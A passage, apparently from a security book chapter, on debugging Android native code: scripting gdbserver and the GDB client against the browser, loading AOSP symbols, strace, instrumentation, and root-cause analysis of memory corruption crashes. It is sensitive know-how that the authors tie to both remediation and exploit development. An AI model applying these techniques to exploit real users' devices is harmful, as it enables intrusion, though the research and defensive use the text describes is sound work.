dev:~/android/source $ chmod 755 debugging.sh
dev:~/android/source $
```

Running this in the background on the host ensures that a `gdbserver` instance is re-spawned on the device four seconds after it exits. The delay is to give the target process time to clear out from the system. Though this could also be accomplished with a shell script on the device itself, running it on the host helps prevent accidentally exposing the `gdbserver` endpoint to untrusted networks.

Next, create the `/data/local/tmp/attach.sh` shell script on the device and make it executable.

```
shell@maguro:/data/local/tmp $ cat > attach.sh
#!/system/bin/sh

# start the browser
am start -a android.intent.action.VIEW -d about:blank \
com.google.android.browser

# wait for it to start
sleep 2

# attach gdbserver
cd /data/local/tmp
PID=`./busybox pidof com.google.android.browser` # requires busybox
./gdbserver --attach tcp:31337 $PID
^D
shell@maguro:/data/local/tmp $ chmod 755 attach.sh
shell@maguro:/data/local/tmp $
```

This script handles starting the browser, obtaining its process ID, and attaching the GDB server to it. With the two scripts in place, simply execute the first script in the background on the host.

```
dev:~/android/source $ ./debugging.sh &
[1] 28994
```

Using these two small scripts eliminates unnecessarily switching windows to re-spawn `gdbserver`. This enables the researcher to focus on the task at hand, using the GDB client to debug the target process.

Automating GDB Client

Automating the GDB client helps further streamline the analysis process. All modern GDB clients support a custom scripting language specific to GDB. Newer versions of the AOSP GDB client include support for Python scripting as well. This section uses GDB scripting to automate the process of connecting to a waiting `gdbserver` process.

For simply attaching to the remote GDB server, it suffices to use the GDB client's `-ex` switch. This option enables the researcher to specify a single command to run after the GDB client starts. The following excerpt shows how you use this to attach to your waiting GDB server using the `target remote` command:

```
dev:~/android/source $ arm-eabi-gdb -q -ex "target remote :31337"
Remote debugging using :31337
Remote debugging from host 127.0.0.1
0x401b5ee4 in ?? ()
(gdb)
```

Sometimes, as you will see in the following sections, it's necessary to automatically execute several GDB client commands. Although it is possible to use the `-ex` switch multiple times on one command line, another method is more suitable. In addition to `-ex`, the GDB client also supports the `-x` switch. Using this switch, a researcher places the commands they switch to use into a file and passes the filename as the argument following the `-x` switch. You saw this feature used in the "Debugging with the NDK" section earlier in this chapter. Also, GDB reads and executes commands from a file called `.gdbinit` in the current directory by default. Placing the script commands into this file alleviates the need for specifying any extra switches to GDB at all.

Regardless of which method you use, scripting GDB is extremely helpful in automating debugging sessions. Using GDB scripts allows setting up complex, project-specific actions such as custom tracing, interdependent breakpoints, and more. More advanced scripting is covered in the sections covering vulnerability analysis later in this chapter.

Debugging with Symbols

Above all else, symbols are the most helpful pieces of information when debugging native code. They encapsulate information that is useful for a human and tie it to the code locations in a binary. Recall that symbols for ARM binaries are also used to convey processor mode information to the debugger. Debugging without symbols, which is covered further in the "Debugging with a Non-AOSP Device" section, can be a terribly painful experience. Whether they are present or must be custom built, always seek out and utilize symbols. This section discusses the nuances of the symbols and provides guidance for how best to utilize symbols when debugging native code on Android.

The binaries on an Android device contain differing levels of symbolic information. This varies from device to device as well as among the individual binaries on a single device. Production devices, such as those sold by mobile carriers, often do not include any symbols in their binaries. Some devices, including Nexus devices, have many binaries that contain partial symbols. This is typical of a device using a `userdebug` or `eng` build of Android. Partial symbols provide some humanly identifiable information, such as function names, but do not provide file or line number information. Finally, binaries with full symbols contain extensive information to assist a human who is debugging the code. Full symbols include file and line number information, which can be used to enable source-level debugging. In short, difficulties encountered while debugging native code on Android are inversely proportionate to the level of symbols present.

Obtaining Symbols

Several vendors in the software industry, such as Microsoft and Mozilla, provide symbols to the public via symbol servers. However, no vendors in the Android world provide symbols for their builds. In fact, obtaining symbols for Android builds typically requires building them from source, which in turn requires a fairly beefy build machine. With the exception of a rare engineering build leak or the partial symbols present on Nexus devices, custom builds are the only way to obtain symbols.

Thankfully, it is possible to build an entire device image for AOSP-supported devices. As part of the build process, files containing symbolic information are created in parallel to the release files. Because some binaries containing symbols are very large, flashing them to a device would quickly exhaust the available space of the system. For example, the WebKit library `libwebcore.so` with symbols is in excess of 450 megabytes. When remote debugging, you can utilize these large files with symbols in conjunction with the binaries without symbols that are running on the device.

In addition to building a full device image, it is also possible to build individual components. Taking this route speeds build time and makes the debugging process more efficient. Using either the `make` command or the `mm` built-in from the build system, you can build only the components that you need. Dependencies are built automatically as well. From the top-level AOSP directory, execute `make` or `mm` with the first argument specifying the desired component. To find a list of component names use the following command:

```
dev:~/android/source $ find . -name Android.mk -print -exec grep \
    ^'LOCAL_MODULE ' {} \;
[...]\n./external/webkit/Android.mk\nLOCAL_MODULE := libwebcore\n[...]
```

This outputs the path for each `Android.mk` file, along with any modules defined by it. As you can see from the excerpt, the `libwebcore` module is defined in the `external/webkit/Android.mk` file. Therefore, running `mm libwebcore` builds the desired component. The build system writes the file containing symbols to `system/lib/libwebcore.so` inside the `out/target/product/maguro/symbols` directory. The `maguro` portion of the path is specific to the target device. Building for a different device would use the name of that product instead, such as `mako` for a Nexus 4.

Making Use of Symbols

After you've obtained symbols, either using the process just described or via other means, putting them to use is the next step. Whether you use `gdbclient`, the `ndk-gdb` script, or GDB directly, it is possible to get your newly acquired symbols loaded for a much-improved debugging experience. Although the process varies slightly for each method, the underlying GDB client is what ultimately loads and displays the symbols in all cases. Here we explain how to get each of these methods to use the symbols you built and discuss ways to improve symbol loading further.

The `gdbclient` built-in provided by AOSP automatically uses symbols if they've been built. It obtains the path to the built symbols using the Android build system and instructs the GDB client to look there. Unfortunately, `gdbclient` uses symbols for all modules present, which is nearly all modules in a default build. Due to the sheer size of modules with symbols, this can be quite slow. It is rarely necessary to load the symbols for all modules.

When debugging with the NDK alone, the `ndk-gdb` script also supports loading symbols automatically. Unlike the `gdbclient` built-in, the `ndk-gdb` script pulls the `app_process`, `linker`, and `libc.so` files directly from the target device itself. Recall that these binaries typically have only partial symbols. One would think that replacing these files with custom-built binaries with full symbols would improve the situation. Unfortunately, `ndk-gdb` overwrites the existing files if they already exist. To avoid this behavior, simply comment out the lines starting with `run adb_cmd pull`. After doing so, `ndk-gdb` uses the binaries with full symbols. Because only a few files with symbols are present, using `ndk-gdb` is generally quite fast compared to using `gdbclient`. Still, we prefer to have more control over exactly which symbols are loaded.

As discussed in depth in the “Debugging with AOSP” and “Increasing Automation” sections earlier in this chapter, invoking the AOSP GDB client directly is our preferred method for debugging native code. Using this method provides the most control over what happens, both on the target device and within the GDB client itself. It also allows managing project-specific configuration details that are useful when engaging in several different debugging projects simultaneously. The rest of this section outlines how to set up such an environment and create an optimized Android browser debugging experience.

The first step to creating an optimized, project-specific debugging environment is creating a directory to hold your project specific data. For the purposes of this demonstration, create the `gn-browser-dbg` directory inside the AOSP root directory:

```
dev:~/android/source $ mkdir -p gn-browser-dbg && cd $_
dev:gn-browser-dbg $
```

Next, create symbolic links to the modules for which you want to load symbols. Rather than use the entire `symbols` directory, as the `gdbclient` built-in does, use the current directory combined with these symbolic links. Loading all of the symbols is wasteful, time consuming, and often unnecessary. Although storing the symbol files on a blazing fast SSD or RAM drive helps, it's only a marginal improvement. To speed the process, you want to load symbols for a limited set of modules:

```
dev:gn-browser-dbg $ ln -s ../out/target/product/maguro/symbols
dev:gn-browser-dbg $ ln -s symbols/system/bin/linker
dev:gn-browser-dbg $ ln -s symbols/system/bin/app_process
dev:gn-browser-dbg $ ln -s symbols/system/lib/libc.so
dev:gn-browser-dbg $ ln -s symbols/system/lib/libwebcore.so
dev:gn-browser-dbg $ ln -s symbols/system/lib/libstdc++.so
dev:gn-browser-dbg $ ln -s symbols/system/lib/libdvm.so
dev:gn-browser-dbg $ ln -s symbols/system/lib/libutils.so
dev:gn-browser-dbg $ ln -s symbols/system/lib/libandroid_runtime.so
```

Here you first create a symbolic link to the `symbols` directory itself. Then you create symbolic links from within it for the core system files as well as `libwebcore.so` (WebKit), `libstdc++.so`, and `libdvm.so` (the Dalvik VM).

With your directory and symbolic links created, the next step is to create the GDB script. This script serves as the basis for your debugging project and enables you to include more advanced scripts directly inside. You only need two commands to get started:

```
dev:gn-browser-dbg $ cat > script.gdb
# tell gdb where to find symbols
set solib-search-path .
target remote 127.0.0.1:31337
^D
dev:gn-browser-dbg $
```

The first command, as the comment indicates, tells the GDB client to look in the current directory for files with symbols. The GDB server indicates which modules are loaded and the GDB client loads modules accordingly. The second command should be familiar. It instructs the GDB client where to find the waiting GDB server.

Finally, you are ready to run everything to see how well it works. The next excerpt shows this minimal debug configuration in action.

```

dev:gn-browser-dbg $ arm-eabi-gdb -q -x script.gdb app_process
Reading symbols from /android/source/gn-browser-dbg/app_process...done.
warning: Could not load shared library symbols for 86 libraries, e.g. libm.
so.
Use the "info sharedlibrary" command to see the complete listing.
Do you need "set solib-search-path" or "set sysroot"?
warning: Breakpoint address adjusted from 0x40079b79 to 0x40079b78.
epoll_wait () at bionic/libc/arch-arm/syscalls/epoll_wait.S:10
10      mov     r7, ip
(gdb) back
#0  epoll_wait () at bionic/libc/arch-arm/syscalls/epoll_wait.S:10
#1  0x400d1fcc in android::Looper::pollInner (this=0x415874c8,
timeoutMillis=<optimized out>)
    at frameworks/native/libs/utils/Looper.cpp:218
#2  0x400d21f0 in android::Looper::pollOnce (this=0x415874c8,
timeoutMillis=-1,
outFd=0x0, outEvents=0x0, outData=0x0)
    at frameworks/native/libs/utils/Looper.cpp:189
#3  0x40209c68 in pollOnce (timeoutMillis=<optimized out>,
this=<optimized out>) at frameworks/native/include/utils/Looper.h:176
#4  android::NativeMessageQueue::pollOnce (this=0x417fdb10, env=0x416d1d90,
timeoutMillis=<optimized out>)
    at frameworks/base/core/jni/android_os_MessageQueue.cpp:97
#5  0x4099bc50 in dvmPlatformInvoke () at dalvik/vm/arch/arm/CallEABI.S:258
#6  0x409cbcd2 in dvmCallJNIMethod (args=0x579f9e18, pResult=0x417841d0,
method=0x57b57860, self=0x417841c0)
    at dalvik/vm/Jni.cpp:1185
#7  0x409a5064 in dalvik_mterp () at
dalvik/vm/mterp/out/InterpAsm-armv7-a-neon.S:16240
#8  0x409a95f0 in dvmInterpret (self=0x417841c0, method=0x57b679b8,
pResult=0xbec947d0) at dalvik/vm/interp/Interp.cpp:1956
#9  0x409dele2 in dvmInvokeMethod (obj=<optimized out>, method=0x57b679b8,
argList=<optimized out>, params=<optimized out>,
returnType=0x418292a8, noAccessCheck=false) at
dalvik/vm/interp/Stack.cpp:737
#10 0x409e5de2 in Dalvik_java_lang_reflect_Method_invokeNative
(args=<optimized out>, pResult=0x417841d0)
    at dalvik/vm/native/java_lang_reflect_Method.cpp:101
#11 0x409a5064 in dalvik_mterp () at
dalvik/vm/mterp/out/InterpAsm-armv7-a-neon.S:16240
#12 0x409a95f0 in dvmInterpret (self=0x417841c0, method=0x57b5cc30,
pResult=0xbec94960)
    at dalvik/vm/interp/Interp.cpp:1956
#13 0x409ddf24 in dvmCallMethodV (self=0x417841c0, method=0x57b5cc30,
obj=<optimized out>, fromJni=<optimized out>,
pResult=0xbec94960, args=...) at dalvik/vm/interp/Stack.cpp:526
#14 0x409c7b6a in CallStaticVoidMethodV (env=<optimized out>,
jclazz=<optimized out>, methodID=0x57b5cc30, args=<optimized out>)
    at dalvik/vm/Jni.cpp:2122
#15 0x401ed698 in _JNIEnv::CallStaticVoidMethod (this=<optimized out>,
clazz=<optimized out>, methodID=0x57b5cc30)
    at libnativehelper/include/nativehelper/jni.h:780
#16 0x401ee32a in android::AndroidRuntime::start (this=<optimized out>,
className=0x4000d3a4 "com.android.internal.os.ZygoteInit",
options=<optimized out>) at frameworks/base/core/jni/AndroidRuntime.

```



```
cpp:884
#17 0x4000d05e in main (argc=4, argv=0xbec94b38) at
frameworks/base/cmds/app_process/app_main.cpp:231
(gdb)
```

It takes quite a while to load the symbols from `libwebcore.so` because it is so large. Using an SSD or a RAM disk helps tremendously. As seen from the preceding excerpt, full symbols are being used. Function names, source files, line numbers, and even function arguments are displayed.

Debugging at Source Level

The holy grail of interactive debugging is being able to work at the source level. Thankfully this is possible by using an AOSP checkout and an AOSP-supported Nexus device. If you follow the steps outlined in the previous sections from start to finish, the custom-built binaries that contain symbols will already enable source-level debugging. Seeing this in action is as simple as executing a few commands inside the GDB client, as shown in the following excerpt:

```
# after attaching, as before
epoll_wait () at bionic/libc/arch-arm/syscalls/epoll_wait.S:10
10      mov     r7, ip
(gdb) list
5
6      ENTRY(epoll_wait)
7      mov     ip, r7
8      ldr     r7, __NR_epoll_wait
9      swi     #0
10     mov     r7, ip
11     cmn     r0, #(MAX_ERRNO + 1)
12     bxls    lr
13     neg     r0, r0
14     b       __set_errno
(gdb) up
#1 0x400d1fcc in android::Looper::pollInner (this=0x41591308,
timeoutMillis=<optimized out>)
    at frameworks/native/libs/utils/Looper.cpp:218
218     int eventCount = epoll_wait(mEpollFd, eventItems, EPOLL_MAX_
EVENTS,
timeoutMillis);
(gdb) list
213     int result = ALOOPER_POLL_WAKE;
214     mResponses.clear();
215     mResponseIndex = 0;
216
217     struct epoll_event eventItems[EPOLL_MAX_EVENTS];
218     int eventCount = epoll_wait(mEpollFd, eventItems, EPOLL_MAX_
EVENTS,
timeoutMillis);
219
220     // Acquire lock.
221     mLock.lock();
222
```



```
(gdb)
```

Here you are able to see both assembly and C++ source code for two frames in the call stack after you attach. GDB's `list` command shows the 10 lines surrounding the code location corresponding to that frame. The `up` command moves upward through the call stack (to calling frames), and the `down` command moves downward.

If the symbols were built on a different machine or the source code had been moved since building the symbols, the source code may not display. Instead, an error message such as that in the following excerpt is shown:

```
(gdb) up
#1  0x400d1fcc in android::Looper::pollInner (this=0x415874c8,
timeoutMillis=<optimized out>)
    at frameworks/native/libs/utils/Looper.cpp:218
218     frameworks/native/libs/utils/Looper.cpp: No such file or directory.
    in frameworks/native/libs/utils/Looper.cpp
(gdb)
```

To remedy this situation, create symbolic links to the location on the file system where the source resides. The following excerpt shows the necessary commands:

```
dev:gn-browser-dbg $ ln -s ~/android/source/bionic
dev:gn-browser-dbg $ ln -s ~/android/source/dalvik
dev:gn-browser-dbg $ ln -s ~/android/source/external
```

With this done, source-level debugging should be restored. At this point you are able to view source code inside GDB, create breakpoints based on source locations, display structures in prettified form, and more.

```
(gdb) break 'WebCore::RenderObject::layoutIfNeeded()'
Breakpoint 1 at 0x5d3a3e44: file
external/webkit/Source/WebCore/rendering/RenderObject.h, line 524.
(gdb) cont
Continuing.
```

Whenever the browser renders a page, this breakpoint is hit. From that context, you can inspect the state of the `RenderObject` and begin to deduce what is happening. These objects are discussed more in Chapter 8.

Debugging with a Non-AOSP Device

On occasion, it is necessary to debug code running on a device that is not supported by AOSP. Perhaps the buggy code is not present on any AOSP-supported devices or differs from that found in AOSP. The latter is often the case when dealing with devices sold directly by original equipment manufacturers (OEMs) or carriers. The modifications made within the OEM's development ranks may introduce issues not present in AOSP. Unfortunately, debugging on these devices is far more troublesome.

There are several challenges that present themselves when one tries to debug on these devices. Most of these challenges are hinged on two main issues. First, it can be difficult to know exactly which toolchain was used to build the device. OEMs may opt to use commercial toolchains, ancient versions of public toolchains, or even custom modified toolchains. Even after successfully determining which toolchain was used, it may not be possible to obtain it. Using the correct toolchain is important because some toolchains are not compatible with each other. Differences in GDB protocol support, for example, could cause the GDB client to encounter errors or even crash. Second, non-AOSP devices rarely contain any type of symbols, and building them yourself without access to the full build environment is impossible. In addition to function name, source file, and line number information being unavailable, the important ARM-specific symbols that indicate processor mode will be missing. This makes it difficult to determine which processor mode a particular code location is in, which in turn leads to problems setting breakpoints and examining call stacks.

The overall workflow for debugging a non-Nexus device is quite similar to that of a Nexus device. Following the steps in the “Debugging with AOSP” section earlier in this chapter should produce the desired result.

Accomplishing the first step of finding a GDB server and GDB client that will work can be difficult in itself. It may require experimenting with several different versions of these programs. If you are able to determine the toolchain used to build the device’s binaries, using the GDB server and client from that toolchain is likely to produce the best results. After this step is accomplished, you can forge ahead bravely.

Without symbols, GDB has no way of knowing which areas of binaries are Thumb code and which are ARM code. Therefore, it cannot automatically determine how to disassemble or set breakpoints. You can work around this problem by using static analysis tools to reverse-engineer the code. Also, GDB provides access to the Current Program Status Register (CPSR) register. Checking the fifth bit in this register indicates whether the processor is in ARM mode or Thumb mode. Once you determine that the debugger is in a Thumb mode function, use the `set arm fallback-mode` or `set arm force-mode` commands with a value of `thumb`. This tells GDB how to treat the function. When setting breakpoints in a Thumb function, always add one to the address. This tells GDB that the address refers to a Thumb instruction, which will change how it inserts breakpoints.

It’s also possible to use the CPSR register directly to set breakpoints, as shown here:

```
(gdb) break 0x400c0e88 + (($cpsr>>5)&1)
```

Take care when using this method because there is no guarantee that the target function executes in the same mode as the context your debugger is currently in. In any case, you have a 50 percent chance of being correct. If the breakpoint

is not hit or the target process encounters an error after setting your breakpoint, chances are the breakpoint was created in the wrong mode.

Even armed (no pun intended) with these techniques, debugging non-AOSP devices is still unpredictable. Your mileage may vary.

Debugging Mixed Code

The Android operating system is an amalgamation of native and Dalvik code. Within the Android framework, many code paths traverse from Dalvik code into native code. Some code even calls back into the Dalvik VM from native code. Seeing and being able to step through the entire code path can be especially useful when debugging mixed code. In particular, viewing the call stack in its entirety is very helpful.

Thankfully, debugging both Dalvik and native code inside Eclipse works fairly well. There are some occasional hiccups, but it is possible to place breakpoints in both types of code. When either kind of breakpoint is reached, Eclipse correctly pauses execution and provides an interactive debugging experience. To achieve mixed code debugging, combine all of the techniques presented in the “Debugging Dalvik Code” and “Debugging Native Code” sections earlier in the chapter. Be sure to use the Android Native Application debugging profile when launching your debug session from within Eclipse.

Alternative Debugging Techniques

Although interactive methods are best method for tracing data flow or confirming hypotheses, several other methods can replace or augment the debugging process. Inserting debugging statements into source code is one popular way to spot-check code coverage or trace variable contents. Debugging on the device itself, whether using a custom debugger or GDB binary built for ARM, also has its place. Finally, sensitive timing issues may bring the need to employ advanced techniques like instrumentation. This section discusses the advantages and disadvantages of these methods.

Debug Statements

One of the oldest methods for debugging a program includes inserting debug statements directly into the source code. This works for both Dalvik and native C/C++ code. Unfortunately, this technique is not applicable when source code is not available. Even when source code is handy, this method requires rebuilding and redeploying the resulting binary onto the device. In some cases, a reboot

may be required to reload the target code. Also, extra porting effort may be necessary when migrating debug statements to new versions of the source code. Although these disadvantages amount to a high up-front cost, the debug statements themselves have very little runtime cost. Additionally, inserting debug statements is a great way to concretely tie the source code to what is happening at runtime. All in all, this tried-and-true method is a viable option for tracking down bugs and making sense of a program.

On-Device Debugging

Although remote debugging is the de facto standard for debugging embedded devices like Android phones, on-device methods can avoid some of the pitfalls involved. For one, remote debugging can be significantly slower than debugging on the device itself. This is due to the fact that every debug event requires a round trip from the device to the host machine debugger and back again. Remote debugging can be especially slow for conditional breakpoints, which use an extra round trip to determine if the condition is satisfied. Also, debugging on the device itself alleviates the need for a host computer in some cases. There are a variety of ways that one can do debugging on-device. This section presents a few such methods.

strace

The `strace` utility can be a godsend when you're trying to debug odd behaviors. This tool provides tracing capabilities at the system-call level, which explains its name. Debugging at this level lets you easily see from where unexplained "no such file or directory" errors are stemming. It's also useful to see exactly what system calls are executed leading up to a crash. The `strace` tool supports starting new processes as well as attaching to existing ones. Attaching to existing processes can be especially useful for seeing where a process may be hung or confirming that network or Interprocess Communication (IPC) communications are indeed occurring.

The `strace` tool is included in AOSP and is compiled as part of a `userdebug` build. However, the tool is not part of the default installation image in this configuration. To push the binary to your device, execute something similar to the following:

```
dev:~/android/source $ adb push \
out/target/product/maguro/obj/EXECUTABLES/strace_intermediates/LINKED/
strace \
/data/local/tmp/
656 KB/s (625148 bytes in 0.929s)
```

This example is from our build environment for the Galaxy Nexus. This binary should be usable on just about any ARMv7 capable device.

Custom GDB Builds

Being able to run GDB natively on an Android device would be ideal. Unfortunately, GDB doesn't directly support Android and porting GDB to work on Android natively is not straightforward. Several individuals have tried to create a native Android GDB binary. Some have even declared success. For one, Alfredo Ortega hosts binaries for versions 6.7 and 6.8 of GDB on his site at <https://sites.google.com/site/ortegaalfredo/android>. Another method involves following the instructions for using Debootstrap from the Debian Project at <https://wiki.debian.org/ChrootOnAndroid>. Unfortunately, both of these GDB binaries lack support for Android's thread implementation and only debug the main thread of processes.

NOTE When using the Debootstrap version of GDB, follow the instructions for running binaries inside the chroot from outside using `ld.so`. Also, add `/system/lib` to the beginning of `LD_LIBRARY_PATH` to fix symbol resolution.

Writing a Custom Debugger

All the tools for debugging native code described in this chapter are built upon the `ptrace` API. The `ptrace` API is a standard Unix API for debugging processes. As this API is implemented as a system call in the Linux kernel, it is present on nearly all Linux systems. Only in rare circumstances, such as some Google TV devices, is `ptrace` disabled. Using this API directly enables researchers to develop powerful custom debuggers that do not depend on GDB being present. For example, several of the tools created by authors of this book depend on `ptrace`. These tools run directly on devices and often execute much quicker than GDB (even on-device GDB).

Dynamic Binary Instrumentation

Even when debuggers are working at their best, they can introduce issues. Using a large number of tracing breakpoints can make the debugging experience painfully slow. Putting breakpoints on time-critical areas of code can influence program behavior and complicate exploit development. This is where another excellent technique comes into play.

Dynamic Binary Instrumentation (DBI) is a method by which additional code is inserted into a program's normal flow. This technique is also commonly called *hooking*. The general process starts by crafting some custom code and injecting it into the target process. Like breakpoints, DBI involves overwriting interesting code locations. However, instead of inserting a breakpoint instruction, DBI inserts instructions to redirect the execution flow into the injected custom code.

Using this method greatly increases performance by eliminating unnecessary context switches. Further, the injected custom code has direct access to the process's memory, eliminating the need to suffer additional context switches to obtain memory contents (as with `ptrace`).

NOTE DBI is a powerful technique that has uses beyond debugging. It can also be used to hot-patch vulnerabilities, extend functionality, expose new interfaces into existing code for testing purposes, and more.

Several tools written by authors of this book utilize DBI in conjunction with the `ptrace` API. Collin Mulliner's Android Dynamic Binary Instrumentation Toolkit (`adbi`) and Georg Wicherski's AndroProbe both use `ptrace` to inject custom code, albeit for different purposes. Collin's toolkit can be found at <https://github.com/crmulliner/adbi>.

Vulnerability Analysis

In information security, the term *vulnerability analysis* is generally defined as an organized effort to discover, classify, and understand potentially dangerous issues in systems. By this definition, vulnerability analysis encompasses almost the entire information security industry. Breaking this topic down further, there are many different techniques and processes that researchers and analysts apply to reach their ultimate goal of understanding weaknesses. Whether individual goals are defensive or offensive in nature, the steps to get there are very similar.

The rest of this chapter focuses on one small area of vulnerability analysis; analyzing crashes that result from memory corruption vulnerabilities. Further, this section uses the debugging techniques presented in this chapter to bridge the gap between Chapter 6 and Chapter 8. As a result of this type of analysis, researchers gain a deep understanding of the underlying vulnerability, including its cause and potential impact.

The task of analyzing memory corruption vulnerabilities, whether for remediation or exploitation, can be challenging. When executing this task, there are two primary goals; determining the root cause and judging exploitability.

Determining Root Cause

Faced with a potentially exploitable memory corruption vulnerability, the first goal is to determine the *root cause* of the bug. Like other information security concepts, there are several levels of specificity when discussing root cause. For the purposes of crash analysis, we consider the root cause to be the first occurrence of ill behavior that results in a vulnerable condition.

NOTE There are many different types of memory corruption that can result from undefined behavior. MITRE's Common Weakness Enumeration (CWE) project catalogs this type of information and much more at <http://cwe.mitre.org/data/index.html>.

These ill behaviors are often due to a concept born in programming language specifications, *undefined behavior*. This term refers to any behaviors that are not defined by the specification due to differences in low-level architectures, memory models, or corner cases. The C and C++ programming language specifications define a multitude of behaviors as undefined. In theory, undefined behavior could result in just about anything happening. Examples include correct behavior, intentionally crashing, and subtle memory corruption. These behaviors represent a very interesting area for researchers to study.

Correctly determining the root cause of a vulnerability is perhaps the most important task in vulnerability analysis. For defenders, failing to correctly identify and understand root cause may lead to an insufficient fix for the issue. For attackers, understanding the root cause is only the first step in a lengthy process. If either party wants to prioritize a particular issue according to exploitability, a proper root cause analysis is essential. Thankfully, there are many tricks of the trade and helpful tools that can assist in accomplishing this goal.

Tips and Tricks

There are many tips and tricks to learn to be great at getting to the root causes of vulnerabilities. We present only a few such techniques here. The exact techniques that apply depend highly on how the ill behavior was discovered. Fuzzing lends itself to reducing and comparing inputs. Operating systems, including Android, contain facilities to assist debugging. Debuggers are a crucial piece; use their features to your full advantage. In the end, the root cause lies in the code itself. These techniques help make the process of isolating that code location quicker and easier.

Comparing and Minimizing Inputs

Recall that fuzzing boils down to automatically generating and testing inputs. The bulk of the challenge begins after an input that causes ill behavior is found. Analyzing the input itself provides immense insight into what is going wrong.

With mutation fuzzing in particular, comparing the mutated input to the original input reveals the exact changes made. For example, consider an input from a file format fuzzing session where only one byte is changed. A simple differential analysis of the two files might show which byte was changed and what the value was before and after. However, processing both inputs with a verbose parser shows semantics of changes. That is, it would show that the byte

changed is actually a length value in a tag-length-value (TLV) type of file structure. Further, it would reveal which tag it was associated with. This semantic information gives a researcher an indicator where to look in the code.

Minimizing the test input is helpful whether fuzz inputs were mutated or generated. Two techniques for minimization are reverting changes and eliminating unnecessary parts of the input. Reverting changes helps isolate exactly which change is causing the ill behavior. Eliminating the parts of the input that doesn't change a test's results means one less thing to look at. Consider the previous example from comparing inputs. If there are thousands of data blocks that contain the same tag value, analysis may be hampered due to hitting the breakpoint thousands of times. Eliminating unnecessary data blocks reduces the breakpoint hit count to only one. Like comparing inputs, minimizing benefits greatly from semantic information. Breaking down a file format into its hierarchal components and removing them at different levels speeds the minimization process.

These two techniques, although powerful, are less applicable outside of fuzzing. Other techniques apply to a wider range of analysis scenarios and thus are more generic.

Android Heap Debugging

Android's Bionic C runtime library contains built-in heap debugging tools. This feature is briefly discussed at <http://source.android.com/devices/native-memory.html>. It is controlled by the `libc.debug.malloc` system property. As mentioned on the aforementioned website, enabling this facility for processes spawned from Zygote (like the browser) requires restarting the entire Dalvik runtime. How to do that is covered in the "Faking a Debug Device" section earlier in this chapter.

Through this variable, Android supports four strategies for debugging things that might go wrong with heap memory. The `malloc_debug_common.cpp` file inside the `bionic/libc/bionic` directory of AOSP contains more details:

```
455 // Initialize malloc dispatch table with appropriate routines.
456 switch (debug_level) {
457     case 1:
458         InitMalloc(&gMallocUse, debug_level, "leak");
459         break;
460     case 5:
461         InitMalloc(&gMallocUse, debug_level, "fill");
462         break;
463     case 10:
464         InitMalloc(&gMallocUse, debug_level, "chk");
465         break;
466     case 20:
467         InitMalloc(&gMallocUse, debug_level, "qemu_instrumented");
468         break;
```


Earlier in this file, a comment explains the purpose of each of the different strategies. The notable exception is that the fourth option, `qemu_instrumented`, is not mentioned. This is because that option is actually implemented in the emulator itself.

```
262 * 1 - For memory leak detections.
263 * 5 - For filling allocated / freed memory with patterns defined by
264 *     CHK_SENTINEL_VALUE, and CHK_FILL_FREE macros.
265 * 10 - For adding pre-, and post- allocation stubs in order to detect
266 *     buffer overruns.
```

In addition to requiring root access to set the relevant properties, it is necessary to put the `libc_malloc_debug_leak.so` library into the `/system/lib` directory. Doing so requires remounting the `/system` partition in read/write mode temporarily. This library is in the `out/target/product/maguro/obj/lib` directory inside the AOSP build output. The following excerpt shows the setup process in action:

```
dev:~/android/source $ adb push \
out/target/product/maguro/obj/lib/libc_malloc_debug_leak.so /data/local/tmp
587 KB/s (265320 bytes in 0.440s)
dev:~/android/source $ adb shell
shell@maguro:/ $ su
root@maguro:/ # mount -o remount,rw /system
root@maguro:/ # cat /data/local/tmp/libc_malloc_debug_leak.so > \
/system/lib/libc_malloc_debug_leak.so
root@maguro:/ # mount -o remount,ro /system
root@maguro:/ # setprop libc.debug.malloc 5
root@maguro:/ # cd /data/local/tmp
root@maguro:/data/local/tmp # ps | grep system_server
system    379   125   623500 99200 ffffffff 40199304 S system_server
root@maguro:/data/local/tmp # kill -9 379
root@maguro:/data/local/tmp # logcat -d | grep -i debug
I/libc    ( 2994): /system/bin/bootanimation: using libc.debug.malloc 5
(fill)
I/libc    ( 2999): /system/bin/netd: using libc.debug.malloc 5 (fill)
I/libc    ( 3001): /system/bin/iptables: using libc.debug.malloc 5 (fill)
I/libc    ( 3002): /system/bin/ip6tables: using libc.debug.malloc 5 (fill)
I/libc    ( 3003): /system/bin/iptables: using libc.debug.malloc 5 (fill)
I/libc    ( 3004): /system/bin/ip6tables: using libc.debug.malloc 5 (fill)
I/libc    ( 3000): /system/bin/app_process: using libc.debug.malloc 5
(fill)
[...]
```

Unfortunately, testing these debugging facilities on Android 4.3 in the presence of confirmed bugs shows that they don't work very well, if at all. Hopefully this situation improves with future versions of Android. Regardless, this debugging facility lays the building blocks for future work in creating more robust heap debugging functionality.

Watchpoints

A watchpoint is a special kind of breakpoint that triggers when certain operations are performed on a memory location. On x86 and x64 watchpoints are implemented using hardware breakpoints and allow a researcher to be notified on read, write, or both. Unfortunately, most ARM processors do not implement hardware breakpoints. It is possible to accomplish the same thing on ARM using software watchpoints. However, software watchpoints are very, very slow and expensive in comparison due to their reliance on single-stepping. Still, they are useful for tracking down when a particular variable changes value.

Say a researcher knows some object's member variable is changed after it is allocated. She doesn't know where it is changed in the code—only that it is changed. First she puts a breakpoint after the object is allocated. When that breakpoint is hit, she creates a watchpoint using GDB's `watch` command. After continuing execution, she notices execution slows down considerably. When the program changes the value, GDB suspends execution on the instruction following the change. This technique successfully revealed the code location that the researcher sought.

Interdependent Breakpoints

Breakpoints that create other breakpoints, or interdependent breakpoints, are very powerful tools. The most important aspect of using this technique is that it eliminates noise. Consider a crash from heap corruption that happens on a call to a function called `main_event_loop`. As its name suggests, this function is executed often. Determining the root cause requires figuring out exactly what block was being operated on when the corruption occurred. However, setting a breakpoint on `main_event_loop` prematurely stops execution over and over. If the researcher knows that the corruption happens from processing particular input and knows where the code that starts processing that input is, he can place a breakpoint there first. When that breakpoint is hit, he can set a breakpoint on `main_event_loop`. If he's lucky, the first time the new breakpoint is hit will be the invocation when the crash occurs. Regardless, all previous invocations that definitely couldn't have caused the corruption are successfully ignored (and with no performance penalty). In this example scenario, using interdependent breakpoints helps narrow the window to the exact point of corruption. Another similar scenario is presented in the next section, "Analyzing a WebKit Crash."

Analyzing a WebKit Crash

Determining the root cause of a vulnerability is an iterative process. Tracking down an issue often requires executing the crashing test case numerous times. Though a debugger is instrumental in this process, the root cause is rarely

revealed immediately. Working backward through data flow and control flow, including inter-procedural flow, is what ultimately brings us to the heart of the issue.

